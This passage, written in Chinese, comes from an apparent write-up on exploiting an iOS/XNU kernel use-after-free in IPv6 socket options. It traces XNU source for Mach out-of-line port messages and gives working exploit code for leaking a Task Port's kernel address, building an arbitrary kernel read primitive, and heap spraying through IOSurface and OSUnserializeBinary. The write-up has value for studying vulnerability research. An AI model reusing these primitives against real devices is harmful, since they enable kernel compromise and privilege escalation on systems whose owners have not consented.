    struct ipc_port_request *ip_requests;
    union {
        struct ipc_kmsg *premsg;
        struct turnstile *send_turnstile;
        SLIST_ENTRY(ipc_port) dealloc_elm;
    } kdata2;

    mach_vm_address_t ip_context;

    natural_t ip_sprequests:1,  /* send-possible requests outstanding */
              ip_spimportant:1, /* ... at least one is importance donating */
              ip_impdonation:1, /* port supports importance donation */
              ip_tempowner:1,   /* dont give donations to current receiver */
              ip_guarded:1,         /* port guarded (use context value as guard) */
              ip_strict_guard:1,    /* Strict guarding; Prevents user manipulation of context values directly */
              ip_specialreply:1,    /* port is a special reply port */
              ip_sync_link_state:3, /* link the special reply port to destination port/ Workloop */
              ip_impcount:22;   /* number of importance donations in nested queue */

    mach_port_mscount_t ip_mscount;
    mach_port_rights_t ip_srights;
```

```
    mach_port_rights_t ip_sorights;

#if MACH_ASSERT
#define IP_NSPARES      4
#define IP_CALLSTACK_MAX    16
/*  queue_chain_t   ip_port_links;*//* all allocated ports */
    thread_t    ip_thread;  /* who made me?  thread context */
    unsigned long   ip_timetrack;   /* give an idea of "when" created */
    uintptr_t   ip_callstack[IP_CALLSTACK_MAX]; /* stack trace */
    unsigned long   ip_spares[IP_NSPARES]; /* for debugging */
#endif  /* MACH_ASSERT */
#if DEVELOPMENT || DEBUG
    uint8_t     ip_srp_lost_link:1, /* special reply port turnstile link chain broken */
                ip_srp_msg_sent:1;  /* special reply port msg sent */
#endif
};
```

那怎么把它的内核态地址分配到`inp->in6p_outputopts`呢?

答案是：使用`OOL Message`

`OOL Message`定义如下，结构体`mach_msg_ool_ports_descriptor_t`用于在一条消息里以Port数组的形式发送多个`Mach Port`

```
struct ool_msg  {
    mach_msg_header_t hdr;
    mach_msg_body_t body;
    mach_msg_ool_ports_descriptor_t ool_ports;
};
```

为什么要使用`OOL Message`作为填充对象，我们可以从源码中找到答案

Mach Message的接收与发送依赖函数`mach_msg()`进行，这个函数在用户态与内核态均有实现

我们跟入函数`mach_msg()`，函数`mach_msg()`会调用函数`mach_msg_trap()`，函数`mach_msg_trap()`会调用函数`mach_msg_overwrite_trap()`

```
mach_msg_return_t
mach_msg_trap(
    struct mach_msg_overwrite_trap_args *args)
{
    kern_return_t kr;
    args->rcv_msg = (mach_vm_address_t)0;

    kr = mach_msg_overwrite_trap(args);
    return kr;
}
```

当函数`mach_msg()`第二个参数是`MACH_SEND_MSG`的时候，函数`ipc_kmsg_get()`用于分配缓冲区并从用户态拷贝数据到内核态

```
mach_msg_return_t
mach_msg_overwrite_trap(
    struct mach_msg_overwrite_trap_args *args)
{
    mach_vm_address_t       msg_addr = args->msg;
    mach_msg_option_t       option = args->option;   // mach_msg()第二个参数
    ...

    mach_msg_return_t  mr = MACH_MSG_SUCCESS; // 大吉大利
    vm_map_t map = current_map();

    /* Only accept options allowed by the user */
    option &= MACH_MSG_OPTION_USER;

    if (option & MACH_SEND_MSG) {
        ipc_space_t space = current_space();
        ipc_kmsg_t kmsg;     // 创建kmsg变量

        // 分配缓冲区并从用户态拷贝消息头到内核态
        mr = ipc_kmsg_get(msg_addr, send_size, &kmsg);
        // 转换端口，并拷贝消息体
        mr = ipc_kmsg_copyin(kmsg, space, map, override, &option);
        // 发送消息
        mr = ipc_kmsg_send(kmsg, option, msg_timeout);
    }

    if (option & MACH_RCV_MSG) {
        ...
    }

    return MACH_MSG_SUCCESS;
```

```
}
```

函数`ipc_kmsg_get()`，`ipc_kmsg_t`就是内核态的消息存储结构体，拷贝过程看注释，这里基本是在处理`kmsg->ikm_header`，也就是用户态传入的消息数据

```
mach_msg_return_t
ipc_kmsg_get(
    mach_vm_address_t       msg_addr,
    mach_msg_size_t size,
    ipc_kmsg_t              *kmsgp)
{
    mach_msg_size_t                 msg_and_trailer_size;
    ipc_kmsg_t                      kmsg;
    mach_msg_max_trailer_t          *trailer;
    mach_msg_legacy_base_t      legacy_base;
    mach_msg_size_t             len_copied;
    legacy_base.body.msgh_descriptor_count = 0;

    // 长度参数检查
    ...

    // mach_msg_legacy_base_t结构体长度等于mach_msg_base_t
    if (size == sizeof(mach_msg_legacy_header_t)) {
        len_copied = sizeof(mach_msg_legacy_header_t);
    } else {
        len_copied = sizeof(mach_msg_legacy_base_t);
    }

    // 从用户态拷贝消息到内核态
    if (copyinmsg(msg_addr, (char *)&legacy_base, len_copied)) {
        return MACH_SEND_INVALID_DATA;
    }

    // 获取内核态消息变量起始地址
    msg_addr += sizeof(legacy_base.header);

    // 直接加上最长的trailer长度，不知道接收者会定义何种类型的trailer，此处是做备用操作
    // typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
    // #define MAX_TRAILER_SIZE ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
    msg_and_trailer_size = size + MAX_TRAILER_SIZE;

    // 分配内核空间
    kmsg = ipc_kmsg_alloc(msg_and_trailer_size);

```

```
    // 初始化kmsg.ikm_header部分字段
    ...

    // 拷贝消息体，此处不包括trailer
    if (copyinmsg(msg_addr, (char *)(kmsg->ikm_header + 1), size - (mach_msg_size_t)sizeof(mach_msg_header_t))) {
        ipc_kmsg_free(kmsg);
        return MACH_SEND_INVALID_DATA;
    }

    // 通过size找到kmsg尾部trailer的起始地址，进行初始化
    trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->ikm_header + size);
    trailer->msgh_sender = current_thread()->task->sec_token;
    trailer->msgh_audit = current_thread()->task->audit_token;
    trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
    trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
    trailer->msgh_labels.sender = 0;

    *kmsgp = kmsg;
    return MACH_MSG_SUCCESS;
}
```

函数`ipc_kmsg_copyin()`是我们这里重点分析的逻辑，整个代码我删掉了业务无关的部分，函数`ipc_kmsg_copyin_header()`跟我们要分析的逻辑无关，主要看函数`ipc_kmsg_copyin_body()`

```
mach_msg_return_t
ipc_kmsg_copyin(
    ipc_kmsg_t       kmsg,
    ipc_space_t      space,
    vm_map_t         map,
    mach_msg_priority_t override,
    mach_msg_option_t   *optionp)
{
    mach_msg_return_t       mr;
    kmsg->ikm_header->msgh_bits &= MACH_MSGH_BITS_USER;
    mr = ipc_kmsg_copyin_header(kmsg, space, override, optionp);
    if ((kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_COMPLEX) == 0)
    return MACH_MSG_SUCCESS;
    mr = ipc_kmsg_copyin_body( kmsg, space, map, optionp);
    return mr;
}
```

函数`ipc_kmsg_copyin_body()`先判断OOL数据是否满足条件，并且视情况对内核空间进行调整，最后调用关键函数`ipc_kmsg_copyin_ool_ports_descriptor()`

```c
mach_msg_return_t
ipc_kmsg_copyin_body(
    ipc_kmsg_t  kmsg,
    ipc_space_t space,
    vm_map_t    map,
    mach_msg_option_t *optionp)
{
    ipc_object_t            dest;
    mach_msg_body_t     *body;
    mach_msg_descriptor_t   *daddr, *naddr;
    mach_msg_descriptor_t   *user_addr, *kern_addr;
    mach_msg_type_number_t  dsc_count;
    // #define VM_MAX_ADDRESS       ((vm_address_t) 0x80000000)
    boolean_t           is_task_64bit = (map->max_offset > VM_MAX_ADDRESS);
    boolean_t           complex = FALSE;
    vm_size_t           space_needed = 0;
    vm_offset_t         paddr = 0;
    vm_map_copy_t       copy = VM_MAP_COPY_NULL;
    mach_msg_type_number_t  i;
    mach_msg_return_t       mr = MACH_MSG_SUCCESS;
    vm_size_t           descriptor_size = 0;
    mach_msg_type_number_t total_ool_port_count = 0;

    // 目标端口
    dest = (ipc_object_t) kmsg->ikm_header->msgh_remote_port;
    // 内核态消息体的起始地址
    body = (mach_msg_body_t *) (kmsg->ikm_header + 1);
    naddr = (mach_msg_descriptor_t *) (body + 1);
    // 如果msgh_descriptor_count为0表示没有数据，直接返回，此处我们设置的是1
    dsc_count = body->msgh_descriptor_count;
    if (dsc_count == 0) return MACH_MSG_SUCCESS;

    daddr = NULL;
    for (i = 0; i < dsc_count; i++) {
        mach_msg_size_t size;
        mach_msg_type_number_t ool_port_count = 0;

        daddr = naddr;

        /* make sure the descriptor fits in the message */
        // 结构体mach_msg_ool_ports_descriptor_t第一个字段为地址
        // void*                        address;
        // 64位是8字节，32位是4字节
        if (is_task_64bit) {
            switch (daddr->type.type) {
```

```
                case MACH_MSG_OOL_DESCRIPTOR:
                case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
                case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                    descriptor_size += 16;
                    naddr = (typeof(naddr))((vm_offset_t)daddr + 16);
                    break;
                default:
                    descriptor_size += 12;
                    naddr = (typeof(naddr))((vm_offset_t)daddr + 12);
                    break;
                }
            } else {
                descriptor_size += 12;
                naddr = (typeof(naddr))((vm_offset_t)daddr + 12);
            }
        }

        user_addr = (mach_msg_descriptor_t *)((vm_offset_t)kmsg->ikm_header + sizeof(mach_msg_base_t));
        // 判断是否需要左移，默认只有1个descriptor的大小，1个长度是16字节，我们设置的是1个，所以不需要移动
        if(descriptor_size != 16*dsc_count) {
            vm_offset_t dsc_adjust = 16*dsc_count - descriptor_size;
            memmove((char *)(((vm_offset_t)kmsg->ikm_header) - dsc_adjust), kmsg->ikm_header, sizeof(mach_msg_base_t));
            kmsg->ikm_header = (mach_msg_header_t *)((vm_offset_t)kmsg->ikm_header - dsc_adjust);
            kmsg->ikm_header->msgh_size += (mach_msg_size_t)dsc_adjust;
        }

        kern_addr = (mach_msg_descriptor_t *)((vm_offset_t)kmsg->ikm_header + sizeof(mach_msg_base_t));

        /* handle the OOL regions and port descriptors. */
        for(i = 0; i < dsc_count; i++) {
            switch (user_addr->type.type) {
                case MACH_MSG_OOL_PORTS_DESCRIPTOR:
                    user_addr = ipc_kmsg_copyin_ool_ports_descriptor((mach_msg_ool_ports_descriptor_t *)kern_addr,
                                            user_addr, is_task_64bit, map, space, dest, kmsg, optionp, &mr);
                    kern_addr++;
                    complex = TRUE;
                    break;
            }
```

```
    } /* End of loop */

    ...
}
```

函数`ipc_kmsg_copyin_ool_ports_descriptor()`专注处理OOL数据，调用了一个关键的函数`ipc_object_copyin()`

```
mach_msg_descriptor_t *
ipc_kmsg_copyin_ool_ports_descriptor(
    mach_msg_ool_ports_descriptor_t *dsc,
    mach_msg_descriptor_t *user_dsc,
    int is_64bit,
    vm_map_t map,
    ipc_space_t space,
    ipc_object_t dest,
    ipc_kmsg_t kmsg,
    mach_msg_option_t *optionp,
    mach_msg_return_t *mr)
{
    void *data;
    ipc_object_t *objects;
    unsigned int i;
    mach_vm_offset_t addr;
    mach_msg_type_name_t user_disp;
    mach_msg_type_name_t result_disp;
    mach_msg_type_number_t count;
    mach_msg_copy_options_t copy_option;
    boolean_t deallocate;
    mach_msg_descriptor_type_t type;
    vm_size_t ports_length, names_length;

    if (is_64bit) {
        mach_msg_ool_ports_descriptor64_t *user_ool_dsc = (typeof(user_ool_dsc))user_dsc;
        addr = (mach_vm_offset_t)user_ool_dsc->address;
        count = user_ool_dsc->count;
        deallocate = user_ool_dsc->deallocate;
        copy_option = user_ool_dsc->copy;
        user_disp = user_ool_dsc->disposition;
        type = user_ool_dsc->type;
        user_dsc = (typeof(user_dsc))(user_ool_dsc+1);
    } else {
            ...
    }
    data = kalloc(ports_length);
```

```

#ifdef __LP64__
    mach_port_name_t *names = &((mach_port_name_t *)data)[count];
#else
    mach_port_name_t *names = ((mach_port_name_t *)data);
#endif

    objects = (ipc_object_t *) data;
    dsc->address = data;

    for ( i = 0; i < count; i++) {
        mach_port_name_t name = names[i];
        ipc_object_t object;
        if (!MACH_PORT_VALID(name)) {
            objects[i] = (ipc_object_t)CAST_MACH_NAME_TO_PORT(name);
            continue;
        }
        kern_return_t kr = ipc_object_copyin(space, name, user_disp, &object);
        objects[i] = object;
    }

    return user_dsc;
}
```

函数`ipc_object_copyin()`包含两个函数：`ipc_right_lookup_write()`和`ipc_right_copyin()`

```
kern_return_t
ipc_object_copyin(
    ipc_space_t      space,
    mach_port_name_t    name,
    mach_msg_type_name_t    msgt_name,
    ipc_object_t        *objectp)
{
    ipc_entry_t entry;
    ipc_port_t soright;
    ipc_port_t release_port;
    kern_return_t kr;
    int assertcnt = 0;

    kr = ipc_right_lookup_write(space, name, &entry);
    release_port = IP_NULL;
    kr = ipc_right_copyin(space, name, entry,
                  msgt_name, TRUE,
                  objectp, &soright,
```

```
                    &release_port,
                    &assertcnt);
    ...
    return kr;
}
```

函数`ipc_right_lookup_write()`调用函数`ipc_entry_lookup()`，返回值赋值给`entry`

```
kern_return_t
ipc_right_lookup_write(
    ipc_space_t     space,
    mach_port_name_t    name,
    ipc_entry_t     *entryp)
{
    ipc_entry_t entry;
    is_write_lock(space);
    if ((entry = ipc_entry_lookup(space, name)) == IE_NULL) {
        is_write_unlock(space);
        return KERN_INVALID_NAME;
    }
    *entryp = entry;
    return KERN_SUCCESS;
}
```

这里需要提两个概念，一个是结构体`ipc_space`，它是整个Task的IPC空间，另一个是结构体`ipc_entry`，它指向的是结构体`ipc_object`，结构体`ipc_space`有一个成员`is_table`专门用于存储当前Task所有的`ipc_entry`，在我们这里的场景，`ipc_entry`指向的是`ipc_port`，也就是说，变量`entry`拿到的是最开始传入的`Task Port`在内核态的地址


```
ipc_entry_t
ipc_entry_lookup(
    ipc_space_t     space,
    mach_port_name_t    name)
{
    mach_port_index_t index;
    ipc_entry_t entry;
    index = MACH_PORT_INDEX(name);
    if (index <  space->is_table_size) {
                entry = &space->is_table[index];
        ...
    }

    return entry;
}
```

层层往回走，函数`ipc_object_copyin()`的参数`objectp`会被存储到Caller函数`ipc_kmsg_copyin_ool_ports_descriptor()`的`objects[]`数组里，数组`objects[]`在函数`ipc_kmsg_copyin_ool_ports_descriptor`进行内存空间分配，所以我们只要让`ports_length`等于`inp->in6p_outputopts`的大小，就可以让它分配到我们释放掉的空间里

```
data = kalloc(ports_length);
objects = (ipc_object_t *) data;
```

我做了一张逻辑调用图，注意红框



先创建一个`Ports`数组用于存储传入的用户态`Task Port`，然后构造`OOL Message`，其它都不重要，主要看`msg->ool_ports.address`和`msg->ool_ports.count`，这两个构造好就行，调用函数`msg_send()`发送消息，此时就会发生内存分配，将用户态`Task Port`转为`Task Port`的内核态地址并写入我们可控的内存空间

```
mach_port_t fill_kalloc_with_port_pointer(mach_port_t target_port,
int count, int disposition) {
```

```
    mach_port_t q = MACH_PORT_NULL;
    kern_return_t err;
    err = mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &q);
    mach_port_t* ports = malloc(sizeof(mach_port_t) * count);
    for (int i = 0; i < count; i++) {
        ports[i] = target_port;
    }
    struct ool_msg* msg = (struct ool_msg*)calloc(1, sizeof(struct ool_msg));
    msg->hdr.msgh_bits = MACH_MSGH_BITS_COMPLEX | MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0);
    msg->hdr.msgh_size = (mach_msg_size_t)sizeof(struct ool_msg);
    msg->hdr.msgh_remote_port = q;
    msg->hdr.msgh_local_port = MACH_PORT_NULL;
    msg->hdr.msgh_id = 0x41414141;
    msg->body.msgh_descriptor_count = 1;
    msg->ool_ports.address = ports;
    msg->ool_ports.count = count;
    msg->ool_ports.deallocate = 0;
    msg->ool_ports.disposition = disposition;
    msg->ool_ports.type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
    msg->ool_ports.copy = MACH_MSG_PHYSICAL_COPY;
    err = mach_msg(&msg->hdr,
                   MACH_SEND_MSG|MACH_MSG_OPTION_NONE,
                   msg->hdr.msgh_size,
                   0,
                   MACH_PORT_NULL,
                   MACH_MSG_TIMEOUT_NONE,
                   MACH_PORT_NULL);
    return q;
}
```

结构体`ip6_pktopts`的大小是`192`，我没找到对应的头文件来导入这个结构体，笨办法把整个结构体拷贝出来了，然后调用函数`sizeof()`来计算，这里根据结构体的成员分布，选择了`ip6po_minmtu`和`ip6po_prefer_tempaddr`进行组合，同时增加了内核指针特征进行判断

```
uint64_t find_port_via_uaf(mach_port_t port, int disposition) {
    int sock = get_socket_with_dangling_options();
    for (int i = 0; i < 0x10000; i++) {
        mach_port_t p = fill_kalloc_with_port_pointer(port, 192/sizeof(uint64_t), MACH_MSG_TYPE_COPY_SEND);
        int mtu;
        int pref;
        get_minmtu(sock, &mtu); // this is like doing rk32(options + 180);
```

```
        get_prefertempaddr(sock, &pref); // this like rk32(options + 184);
        uint64_t ptr = (((uint64_t)mtu << 32) & 0xffffffff00000000) | ((uint64_t)pref & 0x00000000ffffffff);
        if (mtu >= 0xffffff00 && mtu != 0xffffffff && pref != 0xdeadbeef) {
            mach_port_destroy(mach_task_self(), p);
            close(sock);
            return ptr;
        }
        mach_port_destroy(mach_task_self(), p);
    }
    close(sock);
    return 0;
}
```

5. 泄露IPC_SPACE内核地址

在泄露`Task Port`内核态地址的时候，我们利用的是传输Port过程中内核自动将其转换为内核态地址的机制往可控的内存里填充数据，而想要泄露内核任意地址上的数据，就需要使用更加稳定的方式实现原语

首先来看结构体`ip6_pktopts`，现在有一个指针指向这一片已经释放掉的内核空间，我们通过某些方式可以让这片内核空间写上我们构造的数据，那么就有几个问题需要解决

1. 怎么申请到这片内存并将数据写进去?
2. 怎么利用写进去的数据实现内核任意地址读原语?

```
struct  ip6_pktopts {
    struct  mbuf *ip6po_m;  /* Pointer to mbuf storing the data */
    int ip6po_hlim; /* Hoplimit for outgoing packets */
    struct  in6_pktinfo *ip6po_pktinfo;
    struct  ip6po_nhinfo ip6po_nhinfo;
    struct  ip6_hbh *ip6po_hbh; /* Hop-by-Hop options header */
    struct  ip6_dest *ip6po_dest1;
    struct  ip6po_rhinfo ip6po_rhinfo;
    struct  ip6_dest *ip6po_dest2;
    int ip6po_tclass;   /* traffic class */
    int ip6po_minmtu;  /* fragment vs PMTU discovery policy */
    int ip6po_prefer_tempaddr;
    int ip6po_flags;
};
```

第二个问题比较好解决，我们可以看到结构体`ip6_pktopts`有好几个结构体类型成员，比如结构体`ip6po_pktinfo`，那么我们就可以把这个结构体成员所在偏移设置为我们要泄露数据的地址，设置整型变量`ip6po_minmtu`为一个特定值，然后堆喷这个构造好的数据到内存里，利用函数`getsockopt()`读漏洞Socket的`ip6po_minmtu`是否为我们标记的特定值

如果是特定值说明这个漏洞Socket已经成功喷上了我们构造的数据，再通过函数`getsockopt()`读取结构体变量`ip6po_pktinfo`的值即可泄露出构造地址的数据，结构体`in6_pktinfo`的大小为20字节，所以作者实现了函数`read_20_via_uaf()`用于泄露指定地址的数据

```
void* read_20_via_uaf(uint64_t addr) {
    int sockets[128];
    for (int i = 0; i < 128; i++) {
        sockets[i] = get_socket_with_dangling_options();
    }
    struct ip6_pktopts *fake_opts = calloc(1, sizeof(struct ip6_pktopts));
    fake_opts->ip6po_minmtu = 0x41424344; // 设置特征值
    *(uint32_t*)((uint64_t)fake_opts + 164) = 0x41424344;
    fake_opts->ip6po_pktinfo = (struct in6_pktinfo*)addr; // 设置要读的内核地址
    bool found = false;
    int found_at = -1;
    for (int i = 0; i < 20; i++) {
        spray_IOSurface((void *)fake_opts, sizeof(struct ip6_pktopts));  // 堆喷
        for (int j = 0; j < 128; j++) {
            int minmtu = -1;
            get_minmtu(sockets[j], &minmtu);
            if (minmtu == 0x41424344) { // 逐个检查特征值，发现就跳出
                found_at = j; // save its index
                found = true;
                break;
            }
        }
        if (found) break;
    }
    free(fake_opts);
    if (!found) {
        printf("[-] Failed to read kernel\n");
        return 0;
    }
    // 把其余的Socket都关闭
    for (int i = 0; i < 128; i++) {
        if (i != found_at) {
            close(sockets[i]);
        }
```

```
    }
    // 通过函数getsockopt()获取fake_opts->ip6po_pktinfo的数据
    void *buf = malloc(sizeof(struct in6_pktinfo));
    get_pktinfo(sockets[found_at], (struct in6_pktinfo *)buf);
    close(sockets[found_at]);
    return buf;
}
```

如何构造任意读的原语方法有了，剩下的关键就是如何将构造好的数据堆喷到`inp->in6p_outputopts`，我们来学习一种新的堆喷方式：利用`IOSurface`进行堆风水

关于序列化与反序列化相关的资料大家可以参考这篇文章的第二段`Overview of OSUnserializeBinary`，写的非常详细

- [Analysis and exploitation of Pegasus kernel vulnerabilities (CVE-2016-4655 / CVE-2016-4656)]()

我这里以自己的理解作简单的记录

相关的有两个函数：`OSUnserializeBinary()`与`OSUnserializeXML()`

我们有两种模式可以构造数据，一种是XML，另一种是Binary，Binary模式是以`uint32`为类型的数据，当数据头部是`0x000000d3`的时候，就会自动跳到函数`OSUnserializeBinary()`处理

`uint32`长度是32位，也就是4个字节，第32位用于表示结束节点，第24位到30位表示存储的数据，第0到23位表示数据长度

0(31) 0000000(24) 000000000000000000000000

```
#define kOSSerializeBinarySignature "\323\0\0" /* 0x000000d3 */

enum {
    kOSSerializeDictionary      = 0x01000000U,
    kOSSerializeArray           = 0x02000000U,
    kOSSerializeSet             = 0x03000000U,
    kOSSerializeNumber          = 0x04000000U,
    kOSSerializeSymbol          = 0x08000000U,
    kOSSerializeString          = 0x09000000U,
    kOSSerializeData            = 0x0a000000U,
    kOSSerializeBoolean         = 0x0b000000U,
    kOSSerializeObject          = 0x0c000000U,
    kOSSerializeTypeMask        = 0x7F000000U,
    kOSSerializeDataMask        = 0x00FFFFFFU,
    kOSSerializeEndCollection   = 0x80000000U,
};
```

举个例子来理解计算过程，`0x000000d3`表示这是Binary模式，`0x81000002`表示当前集合`kOSSerializeDictionary`内有两个元素，接下来依次填充元素，第一个元素是`kOSSerializeString`，元素长度是4，`0x00414141`表示元素数据，`kOSSerializeBoolean`表示第二个元素，最后一位直接可以表示`True`或者`False`

```
0x000000d3 // kOSSerializeBinarySignature
0x81000002 // kOSSerializeDictionary | 2 | kOSSerializeEndCollection
0x09000004 // kOSSerializeString | 4
0x00414141 // AAA
0x8b000001 // kOSSerializeBoolean | 1 | kOSSerializeEndCollection
```

根据我们的分析，上面一段数据的解析结果如下，注意字符串类型最后的`00`截止符是会占位的

```
<dict>
    <string>AAA</string>
    <boolean>1</boolean>
</dict>
```

这个计算过程一定要理解，接下来的堆喷需要用到这个计算方式

作者使用函数`spray_IOSurface()`作为调用入口实现了堆喷，`32`表示尝试32次堆喷，`256`表示存储的数组元素个数

```
int spray_IOSurface(void *data, size_t size) {
    return !IOSurface_spray_with_gc(32, 256, data, (uint32_t)size, NULL);
}
```

函数`IOSurface_spray_with_gc()`作为封装，直接调用函数`IOSurface_spray_with_gc_internal()`，最后一个参数`callback`设置为`NULL`，此处不用处理

```
bool
IOSurface_spray_with_gc(uint32_t array_count, uint32_t array_length,
        void *data, uint32_t data_size,
        void (^callback)(uint32_t array_id, uint32_t data_id, void *data, size_t size)) {
    return IOSurface_spray_with_gc_internal(array_count, array_length, 0,
            data, data_size, callback);
}
```

最终实现在函数`IOSurface_spray_with_gc_internal()`里，这个函数比较复杂，我们按照逻辑进行拆分

初始化`IOSurface`获取`IOSurfaceRootUserClient`

```
bool ok = IOSurface_init();
```

计算每一个`data`所需要的`XML Unit`数量，因为`00`截止符的原因，`data_size`需要减去1再进行计算，其实就是向上取整

```
size_t xml_units_per_data = xml_units_for_data_size(data_size);

static size_t
xml_units_for_data_size(size_t data_size) {
    return ((data_size - 1) + sizeof(uint32_t) - 1) / sizeof(uint32_t);
}
```

比如字符串长度为3字节，加上`00`截止符就是4字节，需要1个`uint32`

```
0x09000004 // kOSSerializeString | 4
0x00414141 // AAA
```

那如果字符串长度是7字节，加上`00`截止符就是8字节，此时就需要2个`uint32`，也就是上面计算的`XML Unit`

```
0x09000008 // kOSSerializeString | 4
0x41414141 // AAAA
0x00414141 // AAA
```

这里有很多个`1`，每个`1`都是一个`uint32`类型的数据，这个留着后面具体构造的时候再分析，这里计算的是一个完整的XML所需要的`XML Unit`，其中包含了256个`data`，每个`data`所需要占用的`XML Unit`为函数`xml_units_for_data_size()`计算的结果，此处加1操作是因为每个`data`需要一个`kOSSerializeString`作为元素标签，这个标签占用1个`uint32`

```
size_t xml_units = 1 + 1 + 1 + (1 + xml_units_per_data) * current_array_length + 1 + 1 + 1;
```

上面计算完需要的`xml_units`之后，下面开始分配内存空间，`xml[0]`为变长数组

```c
struct IOSurfaceValueArgs {
    uint32_t surface_id;
    uint32_t _out1;
    union {
        uint32_t xml[0];
        char string[0];
    };
};

struct IOSurfaceValueArgs *args;
size_t args_size = sizeof(*args) + xml_units * sizeof(args->xml[0]);
args = malloc(args_size);
```

这是很重要的一步，此前计算的几个数据会在这里传入函数`serialize_IOSurface_data_array()`进行最终的`XML`构造

```c
uint32_t **xml_data = malloc(current_array_length * sizeof(*xml_data));
uint32_t *key;
